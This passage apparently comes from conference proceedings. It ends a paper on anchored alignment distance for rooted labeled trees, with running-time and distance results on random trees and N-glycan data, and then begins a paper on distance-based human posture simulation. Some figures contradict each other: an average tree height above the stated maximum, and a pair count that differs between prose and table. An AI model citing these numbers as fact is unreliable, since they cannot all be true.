      /*  $\gamma(\mathcal{T}) = 0 \iff \mathcal{T} = \emptyset$  */
      5     $d \leftarrow \min\{d, \gamma(\mathcal{T})\}$ ;
  6  output  $d$ ;

```

**Algorithm 1:** ACHALNDIST.

#### IV. EXPERIMENTAL RESULTS

In this section, we assume a cost function is always the unit cost function  $\mu$ , so the subscript of a cost function is omitted. Also the computer environment is that CPU is Intel Xeon E51650 v3 (3.50GHz), RAM is 1GB and OS is Ubuntu Linux (64bit).

##### A. Randomly generated trees

The running time of the algorithm ACHALNDIST is exponential with respect to the number of leaves in Theorem 6, that is,  $O(nm(d + H2^v))$  time. Here,  $v$  depends on the number of  $M'$  in line 2 of the algorithm ACHALNDIST, which is the minimum value of  $|lv(T_1)| - |(M|_1) \cap lv(T_1)|$  and  $|lv(T_2)| - |(M|_2) \cap lv(T_2)|$ . Then,  $\tau_{\text{ACH}}$  is possible to be computed efficiently between trees if such a value is small.

First, we evaluate the above situation by using randomly generated trees. In this experiment, by using the algorithm PTC [8], we generate 10 rooted labeled trees with from 100 to 200 nodes when varying the maximum degree for 2, 3, 4, 5 and 10 and then compute  $\tau_{\text{ACH}}$  and  $\tau_{\text{ILST}}$  for all of the pairs of 10 trees, that is, 45 pairs. Table I illustrates the running time to compute  $\tau_{\text{ACH}}$  and  $\tau_{\text{ILST}}$ , the average value of  $\tau_{\text{ACH}}$  and  $\tau_{\text{ILST}}$  and the number of different pairs of  $\tau_{\text{ILST}}$  and  $\tau_{\text{ACH}}$ . Note that, under this setting, we cannot compute  $\tau_{\text{ALN}}$  even if the maximum degree is 2 within one day.

TABLE I

THE RUNNING TIME TO COMPUTE  $\tau_{\text{ACH}}$  AND  $\tau_{\text{ILST}}$ , THE AVERAGE VALUE OF  $\tau_{\text{ACH}}$  AND  $\tau_{\text{ILST}}$  AND THE NUMBER OF THE DIFFERENT PAIRS OF  $\tau_{\text{ILST}}$  AND  $\tau_{\text{ACH}}$ .

max. degree	2	3	4	5	10
$\tau_{\text{ACH}}$ time (ms)	926	1,720	14,221	14,892	71,399
$\tau_{\text{ILST}}$ time (ms)	719	635	609	545	552
$\tau_{\text{ACH}}$ average	121.93	130.87	133.30	126.51	133.89
$\tau_{\text{ILST}}$ average	121.93	131.22	133.20	127.60	136.00
$\tau_{\text{ACH}} < \tau_{\text{ILST}}$	0	10	21	25	34
	0%	22.22%	46.67%	55.56%	75.56%

Table I shows that, when the maximum degree is increasing, whereas the average value is independent from the maximum degree, the running time is increasing exponentially and the pairs such that  $\tau_{\text{ACH}} < \tau_{\text{ILST}}$  is increasing.

##### B. N-glycan data

Next, as real data for trees with small  $v$ , we adopt N-glycan data provided from KEGG [5] and evaluate  $\tau_{\text{ACH}}$  by comparing with  $\tau_{\text{ILST}}$  and  $\tau_{\text{ALN}}$  and their mappings in more detail.

Here, the number of N-glycan data is 2,142 and then the number of pairs is 2,293,011. Furthermore, Table II illustrates the minimum, the maximum and the average values of the number of nodes, the number of leaves, the degree and the height of N-glycan data.

TABLE II

THE MINIMUM, THE MAXIMUM AND THE AVERAGE VALUES OF THE NUMBER OF NODES, THE NUMBER OF LEAVES, THE DEGREE AND THE HEIGHT OF N-GLYCAN DATA.

	min.	max.	ave.
nodes	2	38	11.0696
leaves	1	12	3.2876
degree	1	3	2.0724
height	1	5	5.3838

Table III illustrates the running time to compute  $\tau_{\text{ALN}}$ ,  $\tau_{\text{ACH}}$  and  $\tau_{\text{ILST}}$  for all the pairs of N-glycan data.

TABLE III

THE RUNNING TIME TO COMPUTE  $\tau_{\text{ALN}}$ ,  $\tau_{\text{ACH}}$  AND  $\tau_{\text{ILST}}$ .

distance	time(ms)
$\tau_{\text{ALN}}$	50,503,659
$\tau_{\text{ACH}}$	595,188
$\tau_{\text{ILST}}$	274,425

Table III shows that, for N-glycan data, the total running time of computing  $\tau_{\text{ACH}}$  is not so large and nearer the running time of computing  $\tau_{\text{ILST}}$  whose complexity is  $O(mnd)$  time than the running time of computing  $\tau_{\text{ALN}}$  whose complexity is  $O(nmD!)$  time. The total running time of computing  $\tau_{\text{ACH}}$  is less than thrice of the total running time of computing  $\tau_{\text{ILST}}$ .

Table IV illustrates the number of pairs for every inequality between  $\tau_{\text{ALN}}$ ,  $\tau_{\text{ACH}}$  and  $\tau_{\text{ILST}}$ . Note that  $\tau_{\text{ALN}} \leq \tau_{\text{ACH}} \leq \tau_{\text{ILST}}$ .

In contrast to Table I, Table IV shows that the number of pairs that  $\tau_{\text{ALN}} = \tau_{\text{ACH}} = \tau_{\text{ILST}}$  is 2,116,005, which is 94.4612% for all the pairs, and the number of pairs that  $\tau_{\text{ACH}} = \tau_{\text{ILST}}$  is 2,275,260, which is 99.2259% for all the pairs. Also, the number of pairs that  $\tau_{\text{ALN}} = \tau_{\text{ACH}} < \tau_{\text{ILST}}$ , which improve  $\tau_{\text{ILST}}$  as  $\tau_{\text{ACH}}$  is 17,144, which is 0.7477% for all the pairs. On the other hand, the number of pairs that  $\tau_{\text{ALN}} < \tau_{\text{ACH}}$ , which is corresponding to Theorem 5, is 109,862, which is 4.7912% pairs for all the pairs.

Concerned with Table III and IV, Table V illustrates the number of  $M'$  satisfying the condition of line 2 in the algorithm ACHALNDIST for all the pairs.

Table V claims that no  $M'$  in line 2 in the algorithm ACHALNDIST is selected in 2,275,201 pairs, which is

TABLE IV  
THE NUMBER OF PAIRS FOR EVERY INEQUALITY BETWEEN  $\tau_{ALN}$ ,  $\tau_{ACH}$   
AND  $\tau_{ILST}$ .

inequality	#pairs	%
$\tau_{ALN} = \tau_{ACH} = \tau_{ILST}$	2,166,005	94.4612
$\tau_{ALN} < \tau_{ACH} = \tau_{ILST}$	109,255	4.7647
$\tau_{ALN} = \tau_{ACH} < \tau_{ILST}$	17,144	0.7477
$\tau_{ALN} < \tau_{ACH} < \tau_{ILST}$	607	0.0265

inequality	#pairs	%
$\tau_{ALN} < \tau_{ILST}$	127,006	5.5388
$\tau_{ALN} < \tau_{ACH}$	109,862	4.7912
$\tau_{ACH} < \tau_{ILST}$	17,751	0.7741

TABLE V  
THE NUMBER OF  $M'$  SATISFYING THE CONDITION OF LINE 2 IN  
ACHALNDIST.

# $M'$	#pairs	# $M'$	#pairs	# $M'$	#pairs
0	2,275,201	5	110	11	1
1	11,107	6	88	12	15
2	3,699	7	2	20	3
3	2,408	8	2	42	3
4	372				

99.2233% for all the pair. Then, the number of  $M'$  is too smaller than the theoretical worst case  $O(2^v)$ , which implies the experimental efficiency of the algorithm ACHALNDIST illustrated in Table III. This is also the reason why the number of pairs that  $\tau_{ACH} = \tau_{ILST}$  is very close to the number of all the pairs illustrated in Table IV. Furthermore, for the 24 pairs such that  $\#M' \geq 8$ , it holds that  $\tau_{ALN} = \tau_{ACH} < \tau_{ILST}$ .

For the three cases in Table IV that (1)  $\tau_{ALN} < \tau_{ACH} < \tau_{ILST}$ , (2)  $\tau_{ALN} < \tau_{ACH} = \tau_{ILST}$  and (3)  $\tau_{ALN} = \tau_{ACH} < \tau_{ILST}$ , Table VI summarizes the average and the maximum values of difference in the inequalities and the pairs whose difference is maximum. Here, the subscript of the glycan number denotes its number of nodes. Table VI claims that the number of nodes in the pairs in the above inequalities is not always large, that is, near to 38 and at most one tree in the pairs is large.

TABLE VI  
THE AVERAGE AND THE MAXIMUM VALUES OF DIFFERENCE IN THE  
INEQUALITIES AND THE PAIRS WHOSE DIFFERENCE IS MAXIMUM.

case	inequality	ave.	max.	#pairs	pairs
(1)	$\tau_{ALN} < \tau_{ACH}$	1.0644	7	2	(G06867 <sub>28</sub> , G11335 <sub>19</sub> ), (G06867 <sub>28</sub> , G11339 <sub>20</sub> )
(2)	$\tau_{ACH} < \tau_{ILST}$	1.0319	4	4	(G03669 <sub>17</sub> , G04570 <sub>11</sub> ), (G04186 <sub>20</sub> , G04570 <sub>11</sub> ), (G04570 <sub>11</sub> , G04972 <sub>19</sub> ), (G04570 <sub>11</sub> , G06997 <sub>18</sub> )
(3)	$\tau_{ALN} < \tau_{ACH}$	1.0115	3	1	(G04045 <sub>36</sub> , G05896 <sub>19</sub> )
	$\tau_{ACH} < \tau_{ILST}$	1.0537	3	4	(G04191 <sub>18</sub> , G04570 <sub>11</sub> ), (G04206 <sub>37</sub> , G04570 <sub>11</sub> ), (G04570 <sub>11</sub> , G11846 <sub>38</sub> ), (G04570 <sub>11</sub> , G11847 <sub>37</sub> )
	$\tau_{ALN} < \tau_{ILST}$	2.0659	5	3	(G04206 <sub>37</sub> , G04570 <sub>11</sub> ), (G04570 <sub>11</sub> , G11846 <sub>38</sub> ), (G04570 <sub>11</sub> , G11847 <sub>37</sub> )

Consider the glycan G04570<sub>11</sub>, which occurs most frequently in Table VI. Then, the glycans of G04191<sub>18</sub>, G04206<sub>37</sub>, G11846<sub>38</sub> and G11847<sub>37</sub> consist of all the pairs with G04570<sub>11</sub> satisfying that  $\tau_{ALN} < \tau_{ACH} < \tau_{ILST}$ . All the 4 pairs coincide with the pairs that  $\tau_{ACH} < \tau_{ILST}$  in case (3) in Table VI.

Figure 3 illustrates the glycans  $T_1 = G04191_{18}$  and  $T_2 = G04570_{11}$ , and the minimum cost mappings  $M_1 \in \mathcal{M}_{LESS}^*(T_1, T_2, \mu)$ ,  $M_2 \in \mathcal{M}_{ACH}^*(T_1, T_2, \mu)$  and  $M_3 \in \mathcal{M}_{ILST}^*(T_1, T_2, \mu)$ . Here, nodes with the different shapes or colors represent different stereochemistry in glycan structures, so we treat them as different labels. Note that  $\tau_{ALN}(T_1, T_2) = 9$ ,  $\tau_{ACH}(T_1, T_2) = 10$  and  $\tau_{ILST}(T_1, T_2) = 13$ .




Fig. 3. The glycans  $T_1 = G04191$  and  $T_2 = G04570$ , and the minimum cost mappings  $M_1 \in \mathcal{M}_{LESS}^*(T_1, T_2, \mu)$ ,  $M_2 \in \mathcal{M}_{ACH}^*(T_1, T_2, \mu)$  and  $M_3 \in \mathcal{M}_{ILST}^*(T_1, T_2, \mu)$ .

In Figure 3, we depict the difference between  $M_1$ ,  $M_2$  and  $M_3$  by thick lines. Then, for  $M_3 \in \mathcal{M}_{ILST}^*(T_1, T_2, \mu)$  as input, the algorithm ACHALNDIST returns  $M_2$  by adding not only the pair of leaves whose labels are different as an anchoring, depicted as the lower thick line, but also the pair of their ancestors, depicted as the upper thick line, to  $M_3$ .

On the other hand, since the node in  $T_1$  in the pair in  $M_1$  depicted by the lower thick line is not a leaf in  $T_1$ , the algorithm ACHALNDIST cannot find  $M_1 \in \mathcal{M}_{LESS}^*(T_1, T_2, \mu)$ . The algorithm ACHALNDIST cannot replace a leaf in pairs given as an anchoring with its ancestor.

Finally, consider the successful cases such that  $\tau_{ALN} = \tau_{ACH} < \tau_{ILST}$ , that is, the case (2) in Table VI. Figure 4 illustrates the mappings  $M_i \in \mathcal{M}_{ACH}^*(T_i, T, \mu)$  ( $1 \leq i \leq 4$ ) for  $T_1 = G03669$ ,  $T_2 = G04186$ ,  $T_3 = G04972$ ,  $T_4 = G06997$  and  $T = G04570$ . Then, every  $M_i$  is obtained by adding the pairs depicted by thick lines to the mapping in  $\mathcal{M}_{ILST}^*(T_i, T, \mu)$ .

In contrast to Figure 3, the algorithm ACHALNDIST succeeds to find the minimum cost less-constrained mappings in Figure 4. The reason is that the pair of leaves given as an anchoring is also contained in the minimum cost less-




Fig. 4. The mappings  $M_i \in \mathcal{M}_{\text{ACH}}^*(T_i, T, \mu)$  ( $1 \leq i \leq 4$ ) for  $T_1 = \text{G03669}$ ,  $T_2 = \text{G04186}$ ,  $T_3 = \text{G04972}$ ,  $T_4 = \text{G06997}$  and  $T = \text{G04570}$ .

constrained mapping, which is not necessary to replace a leaf in pairs given as an anchoring with its ancestor.

## V. CONCLUSION AND FUTURE WORKS

In this paper, we have formulated the anchored alignment distance  $\tau_{\text{ACH}}$  based on the minimum cost isolated-subtree mapping and designed the algorithm to compute  $\tau_{\text{ACH}}$ . Then, we have given experimental results for randomly generated trees and for N-glycan data to evaluate  $\tau_{\text{ACH}}$  by comparing with  $\tau_{\text{ILST}}$  and  $\tau_{\text{ALN}}$ .

In particular, for N-glycan data, the running time of computing  $\tau_{\text{ACH}}$  have been much smaller than the theoretical worst case and it has been nearer to the running time of computing  $\tau_{\text{ILST}}$  than one of computing  $\tau_{\text{ALN}}$ . The reason is that the number of leaves in N-glycan data is not large. On the other hand, the number of pairs that  $\tau_{\text{ALN}} < \tau_{\text{ACH}}$  is larger than one that  $\tau_{\text{ALN}} = \tau_{\text{ACH}} < \tau_{\text{ILST}}$ , but even the former is less than 5%. It holds that  $\tau_{\text{ALN}} = \tau_{\text{ACH}} = \tau_{\text{ILST}}$  in more than 94% pairs. Furthermore, concerned with Figure 3 and 4, we have just observed the improvement that  $\tau_{\text{ACH}} < \tau_{\text{ILST}}$  by adding at

most two pairs of nodes along a path to the minimum cost isolated-subtree mapping.

Hence, it is a future work to analyze whether or not there are cases that at least three pairs are added by containing some branches for other data.

Concerned with Section IV-B, Mori *et al.* [9] and Yoshino *et al.* [14] have designed the algorithms to compute unordered tree edit distance  $\tau_{\text{TAI}}$  exactly for a part of N-glycan data. Section IV-B claims that the number of pairs that  $\tau_{\text{ALN}} < \tau_{\text{ACH}}$  and  $\tau_{\text{ALN}} < \tau_{\text{ACH}}$  is much smaller than the number of pairs that  $\tau_{\text{ALN}} = \tau_{\text{ACH}}$  and  $\tau_{\text{ALN}} = \tau_{\text{ILST}}$ . Then, the number of pairs that  $\tau_{\text{TAI}} < \tau_{\text{ALN}}$  is possible be much smaller than the number of pairs that  $\tau_{\text{TAI}} = \tau_{\text{ALN}}$ . In fact, all of the less-constrained mappings in Figure 3 and 4 are the minimum cost TAI mappings, and then it holds that  $\tau_{\text{ALN}} = \tau_{\text{TAI}}$  in all the cases. On the other hand, as similar as Figure 2, we provide an example of the unique-labeled trees  $T_1$  and  $T_2$ ,  $M_1 \in \mathcal{M}_{\text{TAI}}^*(T_1, T_2, \mu)$  and  $M_2 \in \mathcal{M}_{\text{LESS}}^*(T_1, T_2, \mu)$  in Figure 5 such that, for a unit cost function  $\mu$ ,  $\tau_{\text{TAI}}^\mu(T_1, T_2) = 2 < 4 = \tau_{\text{ALN}}^\mu(T_1, T_2)$ .




Fig. 5. Trees  $T_1$  and  $T_2$ ,  $M_1 \in \mathcal{M}_{\text{TAI}}^*(T_1, T_2, \mu)$  and  $M_2 \in \mathcal{M}_{\text{LESS}}^*(T_1, T_2, \mu)$ .

Hence, it is a future work to investigate whether or not the difference between  $\tau_{\text{TAI}}$  and  $\tau_{\text{ALN}}$  exists for N-glycan data and other experimental data.

Concerned with Theorem 4 and 5, it is a future work to investigate the properties of less-constrained mappings to construct an anchoring. In particular, in order to find the minimum cost less-constrained mapping, it is necessary to replace a leaf in pairs given as an anchoring with its ancestor as illustrated in Figure 3. This replacement is possible to be essential for the intractability of the problem of computing  $\tau_{\text{ALN}}$  [4]. Furthermore, concerned with Theorem 6 and Section IV-A, to apply the algorithm ACHALNDIST to trees with many leaves, it is necessary to decrease the number of leaf mappings, by using the number of connected components in the mapping [1], for example.

Hence, it is a future work to improve leaf mappings, to introduce other mappings instead of leaf mappings or to improve the definition of  $\tau_{\text{ACH}}$  and the algorithm ACHALNDIST independent from leaf mappings.

## REFERENCES

- [1] P. Ferraro, C. Godin: *Optimal mappings with minimum number of connected components in tree-to-tree comparison problems*, J. Algo. **48**, 385–406, 2003. DOI: 10.1016/S0196-6774(03)00079-8.
- [2] K. Hirata, Y. Yamamoto, T. Kuboyama: *Improved MAX SNP-hard results for finding an edit distance between unordered trees*, Proc. CPM 2011, LNCS **6661**, 402–415, 2011. DOI: 10.1007/978-3-642-21458-5\_34.
- [3] Y. Ishizaka, T. Yoshino, K. Hirata: *Anchored alignment problem for rooted labeled trees*, New Frontiers in Artificial Intelligence, LNAI **9067**, 296–309, 2015. DOI 10.1007/978-3-662-48119-6\_22.
- [4] T. Jiang, L. Wang, K. Zhang: *Alignment of trees – an alternative to tree edit*, Theoret. Comput. Sci. **143**, 137–148, 1995. DOI: 10.1016/0304-3975(95)80029-9.
- [5] KEGG: *Kyoto Encyclopedia of Genes and Genomes*, <http://www.kegg.jp/>.
- [6] T. Kuboyama: *Matching and learning in trees*, Ph.D thesis, University of Tokyo, 2007.
- [7] C. L. Lu, Z.-Y. Su, C. Y. Yang: *A new measure of edit distance between labeled trees*, Proc. COCOON'01, LNCS **2108**, 338–348, 2001. DOI: 10.1007/3-540-44679-6\_37.
- [8] S. Luke, L. Panait: *A survey and comparison of tree generation algorithms*, Proc. GECCO'01, 81–88, 2001.
- [9] T. Mori, T. Tamura, D. Fukagawa, A. Takasu, E. Tomita, T. Akutsu: *A clique-based method using dynamic programming for computing edit distance between unordered trees*, J. Comput. Bio. **19**, 1089–1104, 2012. DOI: 10.1089/cmb.2012.0133.
- [10] S. Schiermer, R. Giegerich: *Forest alignment with affine gaps and anchors, applied in RNA structure comparison*, Theoret. Comput. Sci. **483**, 51–67, 2013. DOI: 10.1016/j.tcs.2012.07.040.
- [11] K.-C. Tai: *The tree-to-tree correction problem*, J. ACM **26**, 422–433, 1979. DOI: 10.1145/322139.322143.
- [12] J. T. L. Wang, K. Zhang: *Finding similar consensus between trees: An algorithm and a distance hierarchy*, Pattern Recog. **34**, 127–137, 2001. DOI: 10.1016/S0031-3203(99)00199-5.
- [13] Y. Yamamoto, K. Hirata, T. Kuboyama: *Tractable and intractable variations of unordered tree edit distance*, Internat. J. Found. Comput. Sci. **25**, 307–329, 2014. DOI: 10.1142/S0129054114500154.
- [14] T. Yoshino, S. Higuchi, K. Hirata: *A dynamic programming A\* algorithm for computing unordered tree edit distance*, Proc. IIAI AAI '13, 135–140, 2013. DOI: 10.1109/IIAI-AAI.2013.71.
- [15] T. Yoshino, K. Hirata: *Tai mapping hierarchy for rooted labeled trees through common subforest*, Theory of Comput. Sys. **60**, 759–783, 2017. DOI: 10.1007/s00224-016-9705-1.
- [16] K. Zhang: *Algorithms for the constrained editing distance between ordered labeled trees and related problems*, Pattern Recog. **28**, 463–474, 1995. DOI: 10.1016/0031-3203(94)00109-Y.
- [17] K. Zhang: *A constrained edit distance between unordered labeled trees*, Algorithmica **15**, 205–222, 1996. DOI: 10.1007/BF01975866.
- [18] K. Zhang, T. Jiang: *Some MAX SNP-hard results concerning unordered labeled trees*, Inform. Process. Lett. **49**, 249–254, 1994. DOI: 10.1016/0020-0190(94)90062-0.

# A Distance-Based Approach for Human Posture Simulations

Antonio Mucherino\*, Douglas Gonçalves†, Antonin Bernardin‡, Ludovic Hoyet§, Franck Multon¶

\*IRISA, University of Rennes 1, Rennes, France.

antonio.mucherino@irisa.fr

†DM-CFM, Federal University of Santa Catarina, Florianópolis, Brazil.

douglas@mtm.ufsc.br

‡University of Limoges and INRIA Rennes, France.

antonin.bernardin@inria.fr

§INRIA Rennes, France.

ludovic.hoyet@inria.fr

¶IRISA, University of Rennes 2, Rennes, France.

franck.multon@irisa.fr

**Abstract**—Human-like characters can be modeled by suitable skeletal structures, which basically consist in trees where edges represent bones and vertices are joints between two adjacent bones. Motion is then defined as variations of the joints' configuration (i.e., partial rotations) over time, which also influences joint positions. However, this representation does not allow to easily represent the relationship between joints that are not directly connected by a bone. This work is therefore based on the premise that variations of the relative distances between such joints are important to represent complex human motions. While the former representations are currently used in practice for playing and analyzing motions, the latter can help in modeling a new class of problems where the relationships in human motions need to be simulated. Our main interest in this work is in adapting previously captured human postures (one frame of a given motion) with the aim of satisfying a certain number of geometrical constraints, which turn out to be easily definable in terms of distances. We present a novel procedure for approximating the relative inter-joint distances for skeletal structures having arbitrary features and respecting a predefined posture. This set of inter-joint distances defines an instance of the Distance Geometry Problem (DGP), that we tackle with a non-monotone spectral gradient method.

## I. INTRODUCTION

IN COMPUTER animation, human characters are typically modeled by a skeletal structure, which is a weighted tree  $S = (V, E_{skel}, b_{skel})$ , where every vertex  $v \in V$  represents a joint of the character, and where every edge connecting two joints  $u$  and  $v$  represents a bone. Weights are associated to the bones, that indicate their length  $\delta_{uv}$  through the function:

$$b_{skel} : \{u, v\} \in E_{skel} \longrightarrow \delta_{uv} \in \mathbb{R}_+.$$

In this setup, a motion for a given character can be represented by the joints' orientations over time, which influence joint positions [4], [9]. While this representation is commonly used in domains such as video games or human motion analysis, it does not allow, however, to easily represent the relationship between joints that are not directly connected by a bone (e.g., how a wrist moves in relation to the hip of the character).

We focus our attention on a novel methodology to describe a character and its motion by relative inter-joint distances. In the current literature, the simulation of character motions is generally performed either by modifying existing captured motions, where character and/or motion features may be manipulated [8], or by simulating motions from physical equations [3]. By exploiting distance information, it is our aim to study novel methods that are able to distinguish the geometrical information regarding a character, and the motion associated to it. In this way, the simulation of a modified motion for a modified character becomes trivial to model, and solely based on distance constraints.

In first analysis, we focus in this paper on human *postures*, that is, on only one “frame” of a given human motion. The main problem that we address is the following. How to adapt a given posture, extracted from a certain skeletal structure, to another skeletal structure having arbitrary bone lengths? The methods proposed in this paper can potentially be integrated in tools for motion simulation, and applied to all frames (all postures) of a given motion.

A posture  $x$  for the skeletal structure  $S$  in the Euclidean space  $\mathbb{R}^3$  is a mapping  $x : V \longrightarrow \mathbb{R}^3$ , so that every  $x_v = x(v)$  provides the coordinates of the joint  $v$  in the posture. If an ordering is associated to the joints (some possible orderings can be deduced from the tree structure of  $S$ ), then the posture can also be expressed in matrix form by  $X = [x_1 x_2 \dots x_n]^T$ , where  $n = |V|$  and every  $x_v$  is a column vector. The matrix  $X$  has  $n$  rows and 3 columns (corresponding to the dimension of the Euclidean space). From a known posture  $X$  for  $S$ , the distance matrix  $D = [D_{uv}]$  can be defined such that:

$$\forall \{u, v\} \in V \times V, \quad D_{uv} = \|x_u - x_v\|, \quad (1)$$

where  $\|\cdot\|$  is the Euclidean norm.

Given a distance matrix  $D = [\delta_{uv}]$ , the Distance Geometry Problem (DGP) in dimension 3 asks whether a *realization*  $X$  in the three-dimensional space for  $D$  exists so that all distances

$\delta_{uv}$  are satisfied [6]. Notice that, the distance matrix  $D$  is said a *Euclidean Distance Matrix* (EDM<sup>1</sup>), in dimension 3, when the DGP admits at least one solution. In our context, a realization  $X$  corresponds to a posture for the corresponding skeletal structure  $S$ .

A common approach to the DGP is to reformulate it as an unconstrained global optimization problem, where a penalty function is utilized for measuring the violation of the distance constraints [6]. The terms of the penalty function, one for each constraint, measure the absolute difference between the computed value  $\|x_u - x_v\|$  and the expected value  $\delta_{uv}$ . One example of penalty function, that also takes into consideration the fact that priority levels  $\pi_{uv}$  can be associated to the distances, is given by

$$\sigma_w(X) = \frac{1}{2} \sum_{\{u,v\} \in E} \pi_{uv} (\|x_u - x_v\| - \delta_{uv})^2. \quad (2)$$

After the reformulation of a DGP as a global optimization problem, its solution consists in finding a global optimum for the chosen penalty function. When the matrix  $D$  is an EDM, the value of the objective function in the solution is supposed to be zero. Otherwise, this value is strictly positive because of the error introduced on some of the distances. In our particular DGP application, the magnitude of the constraint violations cannot be a priori estimated.

In this work, we propose a novel procedure for manipulating distance matrices  $D$  with the aim of imposing a predefined set of geometrical constraints to the postures  $X$  to be simulated. Our procedure is based on the idea of separating the geometrical information concerning the character (the tree  $S$ ) from the posture  $X$ . The modified distance matrix  $D = [\delta_{uv}]$ , containing an approximated set of distances, is then *realized* by using an ad-hoc approach to the DGP.

It is important to remark that, after performing some modifications on distance matrix  $D$  obtained by applying (1), it is likely that this distance matrix is no longer an EDM, so that approximate posture  $X$ , in a least squares sense, need to be searched. This is equivalent to searching for the EDM that is the nearest to  $D$  [1]. In such a case, associating a priority level  $\pi_{uv}$  to every distance  $\delta_{uv}$  becomes fundamental: we seek and select in fact approximate postures that are able to privilege higher priority distances.

The rest of this short paper is organized as follows. In Section II, we will present our original method for manipulating a distance matrix  $D$ , initially representing a posture for a given skeletal structure  $S$ , so that it represents the same posture for a skeletal structure having modified bone lengths. This distance matrix will be used for creating new DGP instances that we will solve by employing a spectral gradient method implementing a non-monotone line search. Some preliminary computational experiments on a predefined human walking posture are presented in Section III, and Section IV will briefly conclude the paper.

<sup>1</sup>In some articles, EDMs are distance matrices where the entries are squared distances. In this paper, the distance matrix  $D$  contains *non-squared* distances.

## II. SKELETON-INDEPENDENT DISTANCE MATRICES

Let us suppose that the matrix  $X_1$  of positions for the joints of the skeletal structure  $S_1$  is known.  $X_1$  is a possible realization of the skeletal structure  $S_1$  which satisfies all bone-length constraints in the set  $b_{skel}(E_{skel})$ . The other inter-joint distances, that are not pre-defined in  $S_1$ , give a possible posture of the skeletal structure. Our main idea is to capture the distance information related to this posture, independently from the features of the skeletal structure (i.e. the bone lengths). This way, this distance-based information about the posture can be subsequently associated to a skeletal structure having different bone lengths.

Since  $X_1$  is known for  $S_1$ , all inter-joint distances  $D_{uv}$  can be computed by applying equ. (1), so that an initial distance matrix  $D$  can be defined. Naturally, all bone-length constraints in  $b_{skel}(E_{skel})$  are satisfied by  $X_1$ . The realization of this initial matrix  $D$  can be performed in polynomial computational time, and a high-quality approximation of the unique solution can be easily obtained [2]. Naturally, this unique solution corresponds to the original posture  $X_1$  of  $S_1$  (modulo rotations, translations and reflections).

We propose to extract the information about the posture of  $S_1$  represented by  $X_1$  with the following procedure. Our procedure is based on the idea to compute all shortest paths  $P_{uv} = \{p_1, \dots, p_k\}$  between pairs of distinct joints, where  $p_1 = u$ ,  $p_k = v$  and, for every  $i = 1, \dots, k-1$ , we have  $\{p_i, p_{i+1}\} \in E_{skel}$ . The term “shortest” makes reference to the number of edges that need to be crossed by the path to walk from the vertex  $u$  to the vertex  $v$  of the skeletal structure  $S$ ; it is not related neither to the distances  $\delta$ , not to priority levels  $\pi$ . We refer to the sum of the distance values  $\delta$  over a path  $P_{uv}$  as the *weight*  $\tau_{uv}$  of the shortest path  $P_{uv}$ , computed as:


$$\tau_{uv} = \sum_{i=1}^{(|P_{uv}|-1)} \delta(p_i, p_{i+1}).$$

We will use the superscript “(1)” for indicating that shortest paths  $P_{uv}$  and weights  $\tau_{uv}$  are related to the skeletal structure  $S_1$ ; the superscript “(2)” will be employed below when referring to  $S_2$ .

Once all shortest paths  $P_{uv}^{(1)}$  over the skeletal structure  $S_1$  are computed, we normalize the computed distances  $D_{uv}$  with the weights  $\tau_{uv}^{(1)}$  of the corresponding shortest path. In other words, instead of considering the distances computed by equ. (1), we apply the following formula:

$$\forall \{u, v\} \in V \times V, \quad D_{uv} = \|x_u - x_v\| / \tau_{uv}^{(1)},$$

where  $x_v$  is the position of the generic vertex  $v$  in the posture  $X_1$ . Notice that all distances related to bone lengths are equal to 1 after the normalization, and that distances close to 0 indicate an inter-joint contact, while non-bone distances close to 1 are related to completely extended configurations. We point out that the idea to normalize relative distances is not completely new, and that it was partially exploited for example in [5] in a morphology-independent representation of

Fig. 1. The posture  $X_1$  of the original skeletal structure  $S_1$ .

the motions, which is however not solely based on distance information.

In order to impose the posture in  $X_1$  to another skeletal structure  $S_2$ , we apply first of all the formula for computing a new distance matrix:

